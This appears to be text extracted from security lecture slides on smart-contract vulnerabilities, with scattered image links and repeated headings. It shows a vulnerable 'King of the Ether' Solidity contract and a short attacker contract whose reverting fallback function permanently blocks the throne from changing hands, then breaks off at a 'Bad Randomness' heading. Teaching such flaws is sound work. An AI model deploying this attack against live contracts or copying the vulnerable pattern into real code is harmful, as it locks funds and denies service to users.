
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# Denial of Service

**“DOS is the abbreviation of Denial of Server. It will destroy the normal function of the contract, resulting in abnormal function or abnormal loop, resulting in a large consumption of Ether and Gas.”**






# Denial of Service

## EXAMPLE

### King of the Ether contract

```
1 pragma solidity ^0.4.22;
2 contract king{
3     address public owner;
4     uint256 public price;
5     function king(uint256 _price){
6         require(_price > 0);
7         owner = msg.sender;
8     }
9
10    function becomeking() payable{
11        require(msg.value >= price * 2);
12        owner.transfer(price);
13        owner = msg.sender;
14        price = price * 2;
15    }
16 }
```

```
1 pragma solidity ^0.4.22;
2
3 contract attack{
4     function () payable{
5         revert();
6     }
7     function attack_contract(address contract_address){
8         contract_address.call.value(msg.value)(bytes4(keccak256("becomeking()")));
9     }
10 }
```







# Denial of Service

## EXAMPLE

### King of the Ether contract



# Bad Randomness EVENT



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# Bad Randomness

